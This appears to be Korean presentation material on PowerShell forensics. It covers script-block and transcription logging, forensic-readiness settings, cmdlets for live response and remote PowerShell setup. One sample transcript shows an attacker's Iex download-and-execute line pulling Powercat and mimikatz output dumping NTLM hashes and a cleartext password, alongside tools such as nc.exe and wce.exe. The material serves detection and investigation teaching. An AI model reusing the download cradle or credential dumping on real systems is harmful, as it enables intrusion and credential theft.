Runspace ID = 31be37ce-19d7-4753-8ddd-7fc66733438d

파이프라인 ID = 1

명령 이름 = Invoke-Command

명령 유형 = Cmdlet

스크립트 이름 = C:\#Get-Childitem.ps1

수준	날짜 및 시간	원본	이벤트 ID
정보	2016-03-01 오전 1:44:29	PowerShell (Microsoft-Windows-PowerShell)	4103

이벤트 4103, PowerShell (Microsoft-Windows-PowerShell)

일반 자세히

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="PerfLogs"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="Program Files"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="Users"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="Windows"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="autoexec.bat"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="backdoor.exe"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="config.sys"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="nc.exe"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="net1.bat"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="PsExec.exe"

매개 변수 바인딩(Out-Default): 이름="InputObject"; 값="wce.exe"




## Event Log ( PowerShell 4.0 with KB3109118 update )




### ▪ Script Block & Transcription 로깅 활성화

- 그룹 정책 편집기 -> 컴퓨터 구성 -> 관리자 템플릿 -> Windows 요소 -> Windows PowerShell
  - ✓ Turn on PowerShell Script Block Logging
    - 모든 명령 및 스크립트 실행의 코드 기록



### ✓ Turn on PowerShell Transcription

- 지정된 경로에 로그를 파일로 기록
- Output 디렉터리 지정





## Event Log ( PowerShell 4.0 with KB3109118 update )



### Script Block 로그

- Location : 공격 대상 시스템 ( in Admin )
- 이벤트 로그 파일 : Microsoft-Windows-PowerShell%4Operational.evtx
  - ✓ 명령 실행 이벤트 → ID 4014
    - 실행된 Cmdlet 이나 스크립트에 의해 PowerShell 엔진이 실행한 코드가 기록됨
    - EncodedCommand 옵션으로 난독화된 명령들의 실제 동작도 확인 가능
    - 출력 결과는 기록하지 않음
    - 보통 코드가 매우 길므로...여러 개의 이벤트 로그 레코드에 나뉘어져 저장

수준	날짜 및 시간	원본	이벤트 ID	작업 범주
자세히	2016-03-03 오후 11:44:48	PowerShell (Microsoft-Windows-PowerShell)	4104	명령을 시작하는 중
이벤트 4104, PowerShell (Microsoft-Windows-PowerShell)				
<div> <div>일반</div> <div>자세히</div> </div> <p>Scriptblock 텍스트(1/1)를 만드는 중:</p> <pre>&lt;# .FORWARDHELPTARGETNAME New-Item .FORWARDHELPCATEGORY Cmdlet #&gt; [CmdletBinding(DefaultParameterSetName='pathSet',     SupportsShouldProcess=\$true,     SupportsTransactions=\$true,     ConfirmImpact='Medium')] [OutputType([System.IO.DirectoryInfo])] param(     [Parameter(ParameterSetName='nameSet', Position=0, ValueFromPipelineByPropertyName=\$true)]     [Parameter(ParameterSetName='pathSet', Mandatory=\$true, Position=0, ValueFromPipelineByPropertyName=\$true)]     [System.String[]]     \${Path},      [Parameter(ParameterSetName='nameSet', Mandatory=\$true, ValueFromPipelineByPropertyName=\$true)]     [AllowNull()]     [AllowEmptyString()]     [System.String]</pre>				



## Event Log ( PowerShell 4.0 with KB3109118 update )



### Transcription 로그

- Location : 공격 대상 시스템 ( in Admin )
- 지정된 경로에 "PowerShell\_transcript\_<호스트명>.<랜덤문자>.<이벤트시간>.txt" 로 기록됨
- 각 세션마다 실행된 명령과 결과가 각 파일에 저장됨~!!

컴퓨터 > 로컬 디스크 (C:) > PowerShell-Log		
라이브러리에 포함 > 공유 대상 > 굵기 > 새 폴더		
찾기	이름	수정된 날짜
문로드	PowerShell_transcript.ADMIN.zgECXa0.20160303234448.txt	2016-03-03 오후 11:45
항 화면	PowerShell_transcript.ADMIN.c3shsyty.20160303235743.txt	2016-03-03 오후 11:57
근 위치	PowerShell_transcript.ADMIN.dyD_NIUg.20160304000642.txt	2016-03-04 오전 12:07

```
PowerShell_transcript.ADMIN.zgECXa0.20160303234448.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

PS>CommandInvocation(Get-ChildItem): "Get-ChildItem"
>> 매개 변수 바인딩(Get-ChildItem): 이름="Path"; 값="c:₩"

디렉터리: C:₩

Mode                LastWriteTime         Length Name
----                -
d-----          2009-07-14 오전 11:37             PerfLogs
d-----          2016-03-03 오후 11:42             PowerShell-Log
d-r--          2016-03-01 오후 6:49             Program Files
d-r--          2012-08-03 오후 8:55             Users
d-----          2016-03-01 오후 9:58             Windows
-a-----          2009-06-11 오전 6:42             24 autoexec.bat
-a-----          2012-08-03 오후 3:58             61440 backdoor.exe
-a-----          2009-06-11 오전 6:42             10 config.sys
-a-----          2012-08-03 오후 3:58             61440 nc.exe
-a-----          2012-08-03 오후 5:20             11 net1.bat
-a-----          2010-04-27 오전 11:04             381816 PsExec.exe
-a-----          2012-03-09 오전 6:43             208384 wce.exe
```

```
PowerShell_transcript.ADMIN.dyD_NIUg.20160304000642.txt - 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

PS>Iex((New-Object Net.WebClient).DownloadString( 'https://raw.githubusercontent.com/mattifestation/Powercat/master/Powercat.ps1'))
##### mimikatz 2.0 alpha (x86) release "Kiwi en C" (Dec 14 2015 18:03:07)
## ^ ##
## / ## /* * *
## # ## Benjamin DELPV 'gentilkiwi' ( benjamin@gentilkiwi.com )
## v ## http://blog.gentilkiwi.com/mimikatz (oe, eo)
##### with 17 modules * * */

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0; 403364 (00000000:000627a4)
Session           : Interactive from 1
User Name          : vmuser
Domain             : ADMIN
Logon Server       : ADMIN
Logon Time         : 2016-03-01 오후 10:03:09
SID                : S-1-5-21-1992302423-290508237-277687817-1000

msv :
[00000003] Primary
+ Username : vmuser
+ Domain   : ADMIN
+ NTLM     : 85fbbd6a879f49b53cd1437624b02e30
+ SHA1     : ae065a570aaedb19f31eb6d772f41df16fe59964
[00010000] CredentialKeys
+ NTLM     : 85fbbd6a879f49b53cd1437624b02e30
+ SHA1     : ae065a570aaedb19f31eb6d772f41df16fe59964

tspkg :
wdigest :
+ Username : vmuser
+ Domain   : ADMIN
+ Password : test1234!
```





## Forensic Readiness for Event Log



### PowerShell 2.0

.NET 4.0, WMF 3.0



- PowerShell Command Line Log 활성화
- 프로세스 생성 이벤트의 Command Line 정보 활성화

### PowerShell 3.0

.NET 4.5, WMF 4.0,  
KB3109118



- PowerShell Analytic Log 활성화
- Module Log 활성화

### PowerShell 4.0

With KB3109118 update

- Script Block 로깅 활성화
- Transcription 로깅 활성화

# Forensic Investigation using PowerShell



## 기존 Live Response 도구(open source, commercial tool)들의 문제점

### ■ 연결성 문제

- 점점 거대해지고 방화벽으로 세분화된 조직 내부 네트워크
- 방화벽을 넘어 조직 내 모든 시스템들에 대한 연결과 중앙 관리를 지원하는가?
- 도구가 변경되거나 새로운 네트워크에서 도구를 사용한다면? 새로운 IP/포트번호 설정 ?



### ■ 라이선스 & 비용 문제

- 현재 쓰고 있는 오픈소스 도구를 회사에서 상업적 용도로 사용해도 되는가?
- 상업적 용도로 사용해야 되는지 확인하는 데 드는 시간과 업무양은?
- 상용 도구라도 파트너사 네트워크나 고객사 시스템에서 돌릴 수 있는가?
- 상용 도구를 조직 내 모든 시스템에 설치하는데 드는 비용은?



### ■ 도구 설치 문제

- 새로운 도구 설치로 인한 시스템 무결성 손상
- 보유하고 있는 라이선스 수의 제약으로 모든 시스템에 에이전트 설치하기 어려움
- 사고 발생시, 빠르게 에이전트를 설치할 수 있는가? 설치 시의 시스템 무결성 손상은?
- 사용자가 설치한 에이전트 프로그램이 관리자 권한을 갖고 있는가?
- 조직에서 USB, CD/DVD 사용을 막고 있다면?



### ■ 효율성 문제

- 배치 작업으로 인해 모든 아티팩트를 수집하지는 않는가?
- 시스템에 최대한 적은 영향을 주기 위한 선별 수집이 가능한가?





## PowerShell 사용을 통한 문제 해결





- **연결성 문제**
  - Windows 시스템 프로토콜 사용
  - Active Directory 환경에서 도메인 관리자 계정만 있다면 도메인 내 모든 시스템 연결 가능
  
- **라이선스 & 비용 문제**
  - 정품 Windows 사용하고 있다면 추가 라이선스 & 비용 없음
  
- **도구 설치 문제**
  - Win7 SP1 이상만 쓰고 있다면 도구 추가 설치 필요 없음
  
- **효율성 문제**
  - Interactive 인터페이스를 통한 선별 수집 가능
  - 빌트인 도구 사용으로 인해 시스템에 최소한의 영향을 줌



## PowerShell 작업 환경

### ■ PowerShell ISE(Integrated Script Environment)

- Windows PowerShell에 대한 호스트 응용 프로그램
- 파워셸 명령 실행, 여러 줄 편집, 탭 자동 완성, 구문 색 지정 등의 환경 지원
- 스크립트 작성, 테스트, 디버그 작업 지원
- 도움말 기능 제공





## 포렌식 관점에서의 PowerShell 기본 사용법

### ■ Cmdlet 기본 문법

- [정보 수집용 Cmdlet] [옵션] | [정보 처리용 Cmdlet] [옵션]  
Ex) Get-ChildItem -recurse C:\W | select Name, LastWriteTime
- 출력 결과를 리다이렉션(>) 으로 파일에 저장 가능
- 유용한 [정보 수집용 Cmdlet]

Cmdlet	Alias	Detail
Get-ChildItem	GCI, DIR, LS	파일 목록 출력
Get-ItemProperty	GP	파일 or 레지스트리 엔트리의 정보 출력
Get-WmiObject	GWMI	WMI Class 정보 출력
Get-CimInstance		CIM Server 의 CIM 인스턴스 정보 출력
Get-Process	GPS	프로세스 정보 출력
Get-Service	GSV	서비스 정보 출력
Get-WinEvent		이벤트 로그 출력, ETW 이벤트도 획득 가능
Get-Content	GC	파일 내용 출력
Get-FileHash		파일 해시 출력
...		



## 포렌식 관점에서의 PowerShell 기본 사용법

### ■ Cmdlet 기본 문법(계속)

- 유용한 [정보 처리용 Cmdlet]
  - ✓ [정보 수집용 Cmdlet] 의 출력을 파이프라인() 을 통해 받아 출력 형식을 지정할 수 있음

Cmdlet	Detail
Select-Object or Select	테이블 형식으로 출력된 Cmdlet 결과에서 원하는 Column 정보만 출력 Ex) Get-Process   select ID, ProcessName
Select-String	문자열 형식으로 출력된 결과에서 지정된 문자열이 있는 라인만 출력 Ex) ipconfig /displaydns   select-string 'Record Name'
Where-Object or where	출력된 Cmdlet 결과에서 조건을 특정 조건을 주어 필터링 조건은 중괄호({,}) 안에 입력하며 "\$_.<정보명> <조건옵션> <비교데이터>" 형식으로 입력 EX) Get-WmiObject Win32_NetworkAdapterConfiguration   where {\$_.IPEnabled -eq 'True'}
Format-Table	출력된 Cmdlet 결과를 테이블 형식으로 출력, -auto 옵션으로 라인 정렬 Ex) Get-Process   Format-Table ProcessName, handles -auto
Format-List	테이블 형식으로 출력된 Cmdlet 결과의 각 레코드의 속성 정보 출력, 보통 * 옵션으로 모든 속성 출력 Ex) Get-Process explorer.exe   format-list *
Sort-Object or Sort	테이블 형식으로 출력된 Cmdlet 결과에서 특정 Column 정보를 바탕으로 정렬 Ex) Get-Process   sort ID
ConvertTo-Csv or ConvertTo-Html	출력된 Cmdlet 결과를 CSV/HTML 형식으로 변환. 보통 변환된 결과는 리다이렉션으로 파일로 저장함 Ex) Get-Process   ConvertTo-Csv > C:\result.csv
Out-gridview	테이블 형식으로 출력된 Cmdlet 결과를 GUI 형식의 그리드뷰로 변환 Ex) Get-Process   Out-gridview
...	




## PowerShell 활용

### ■ 내장 Cmdlet 활용 예

- 시스템 프로세스 정보

✓ 전체 프로세스 정보를 그리뷰로 출력 : `Get-Process | out-gridview`



Handles	NPM(K)	PM(K)	WS(K)	VM(M)	CPU(s)	Id	ProcessName
78	4	1380	5892	47	0.00	1,604	conhost
33	2	740	2196	30	0.00	3,188	conhost
384	5	1336	2884	46	0.20	356	csrss
286	9	8724	6608	173	1.22	408	csrss
166	9	75324	53716	166	4.31	3,180	dwm

✓ 특정 프로세스의 상세 정보 출력

```
PS C:\> Get-Process taskhost | format-list *
```

```
__NounName      : Process
Name            : taskhost
Handles         : 219
VM              : 61685760
WS              : 7426048
PM              : 7344128
NPM             : 12424
Path            : C:\Windows\system32\taskhost.exe
```





## PowerShell 활용

### ■ 내장 Cmdlet 활용 예


- 이벤트 로그 정보
  - ✓ Security 이벤트 로그에서 네트워크 로그인 이벤트만 출력

```
PS C:\> Get-EventLog Security | where {$_.EventID -eq 4624 -and $_.Message -like '*로그온 유형: 3*'}
```

Index	Time	EntryType	Source	InstanceId	Message
24136	3 02 23:46	SuccessA...	Microsoft-Windows...	4624	계정이 성공적으로 로그인되었습니다...
24135	3 02 23:46	SuccessA...	Microsoft-Windows...	4624	계정이 성공적으로 로그인되었습니다...
24121	3 02 23:34	SuccessA...	Microsoft-Windows...	4624	계정이 성공적으로 로그인되었습니다...
24120	3 02 23:34	SuccessA...	Microsoft-Windows...	4624	계정이 성공적으로 로그인되었습니다...
24117	3 02 23:22	SuccessA...	Microsoft-Windows...	4624	계정이 성공적으로 로그인되었습니다...
24116	3 02 23:22	SuccessA...	Microsoft-Windows...	4624	계정이 성공적으로 로그인되었습니다...

- ✓ Security 이벤트 로그 결과를 HTML 파일 형식으로 저장

```
PS C:\> Get-EventLog Security | ConvertTo-Html > c:\result_eventlog.html
```

 result\_eventlog.html 2016-03-02 오후... HTML 문서 11,136KB

HTML TABLE							
EventID	MachineName	Data	Index	Category	CategoryNumber	EntryType	Message
4688	victim.ntlmtest.com	System.Byte []	14678 (13312)	13312		SuccessAudit	새 프로세스가 만들어졌습니다. 주체: 보안 ID: S-1-5-21-1992302423-290508237-277687817-100 로세스 ID: 0x9d4 새 프로세스 이름: C:\Windows\System32\rundll32.exe 토큰 상승 유형: %%1938 만 C:\Windows\system32\shell32.dll,OpenAs_RunDLL C:\eventlog_security.csv 토큰 상승 유형은 사용자 1은 권한이 제거되지 않았거나 그룹을 사용할 수 있는 최대 권한의 토큰입니다. 최대 권한의 토큰 리자 계정이나 서비스 계정인 경우에만 사용됩니다. 유형 2는 권한이 제거되지 않았거나 그룹 컨트롤이 사용할 수 있게 되어 있고 사용자가 [관리자 권한으로 실행]을 사용하여 프로그램을 항상 관리자 권한이나 최대 권한을 요구하도록 구성되어 있고 사용자가 Administrators 그룹의 사용할 수 없는 제한된 권한의 토큰입니다. 제한된 권한의 토큰은 사용자 계정 컨트롤이 사용 리자 권한으로 실행]을 사용하여 프로그램을 시작하도록 선택하지 않은 경우에 사용됩니다.



## PowerShell 활용

### ■ 내장 Cmdlet 활용 예

- Startup Process 정보

```
PS C:\> Get-CimInstance win32_service -Filter "startmode = 'auto'"
```

ProcessId	Name	StartMode	State
-----	----	-----	----
836	AudioEndpoint...	Auto	Running
744	Audiosrv	Auto	Running
1320	BFE	Auto	Running
0	clr_optimizat...	Auto	Stopped
1128	CryptSvc	Auto	Running
836	CscService	Auto	Running
624	DcomLaunch	Auto	Running
744	Dhcp	Auto	Running

- 최근 7일간 수정된 파일 목록 정보

```
PS C:\> Get-Childitem -Recurse C:\ | ? {$_.lastwritetime -gt (Get-Date).AddDays(-7)}
```

디렉터리: C:\

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-r--	2016-03-01 오후 7:34		Program Files
d----	2016-02-28 오후 8:25		test
d----	2016-03-01 오후 10:28		Windows
-a--	2016-02-28 오후 8:47	154	Copy-Item.ps1



## PowerShell 활용

### ▪ 확장 CmdLet 사용

- PSCX(PowerShell Community Extentions) : <http://pscx.codeplex.com/>
- 현재 릴리즈 된 버전( <http://pscx.codeplex.com/releases> )
  - ✓ PSCX 3.2.0 : PowerShell 3.0 이상
  - ✓ PSCX 2.1.1 : PowerShell 2.0
- 87개의 cmdlet 와 36개의 Function 제공(PSCX 2.1.1 기준)

The screenshot shows the PowerShell Community Extensions (PSCX) project page. At the top is the project logo and name. Below it is a navigation bar with tabs: HOME (selected), SOURCE CODE, DOWNLOADS, DOCUMENTATION, and DISCUSSIONS. Under the navigation bar are links for 'Page Info' and 'Change History (all pages)'. The main content area is titled 'News Feeds' and 'Project Description'. The description states that PSCX is aimed at providing a widely useful set of additional cmdlets, providers, aliases, filters, functions and scripts for Windows PowerShell that members of the community have expressed interest in. It also includes a call to action for contributors, mentioning a 'Patch Upload' feature and a link to the 'PSCX Developer's Guide'.

**PowerShell Community Extensions**

HOME | SOURCE CODE | DOWNLOADS | DOCUMENTATION | DISCUSSIONS

Page Info | Change History (all pages)

News Feeds

### Project Description

PowerShell Community Extensions (PSCX) is aimed at providing a widely useful set of additional cmdlets, providers, aliases, filters, functions and scripts for Windows PowerShell that members of the community have expressed interest in.

If you are interested in contributing to PSCX, drop me an email, or use the new [Patch Upload](#) feature for a one-off fix or script contribution. Developers: please read over the [PSCX Developer's Guide](#).



## 원격 PowerShell 실행

- 환경 설정

- 로컬 설정

- ✓ "원격 접속하려는 시스템"과 "원격 접속 대상 시스템" 모두에서 "Enable-PSRemoting -Force" 실행
    - ✓ Enable-PSRemoting -Force 의 세부 작업 과정
      1. WinRM 서비스 시작 또는 다시 시작
      2. WinRM 서비스 유형을 자동 시작으로 설정
      3. 모든 IP 주소에 대한 요청을 허용하는 수신기 만들기
      4. WS-Management 트래픽에 대한 방화벽 예외 설정

```
PS C:\> Enable-PSRemoting -Force
이 컴퓨터에서 요청을 수신하도록 WinRM이 이미 설정되었습니다.
원격 관리를 위한 WinRM이 업데이트되었습니다.
WinRM 방화벽 예외를 사용합니다.
```



## 원격 PowerShell 실행


### ■ 환경 설정

#### • AD 환경에서 그룹정책으로 설정하기

1. 그룹 정책 관리 편집기 -> 컴퓨터 구성 -> 정책 -> 관리자 템플릿 -> 윈도우 구성 요소 -> WinRM 서비스 -> 수신기 자동 구성 허용 -> "사용" 으로 선택 및 IPv4, IPv6 필터를 모두 "\*" 으로 설정



2. 그룹 정책 관리 편집기 -> 컴퓨터 구성 -> 정책 -> Windows 설정 -> 보안 설정 -> 시스템 서비스 -> Windows Remote Management 서비스



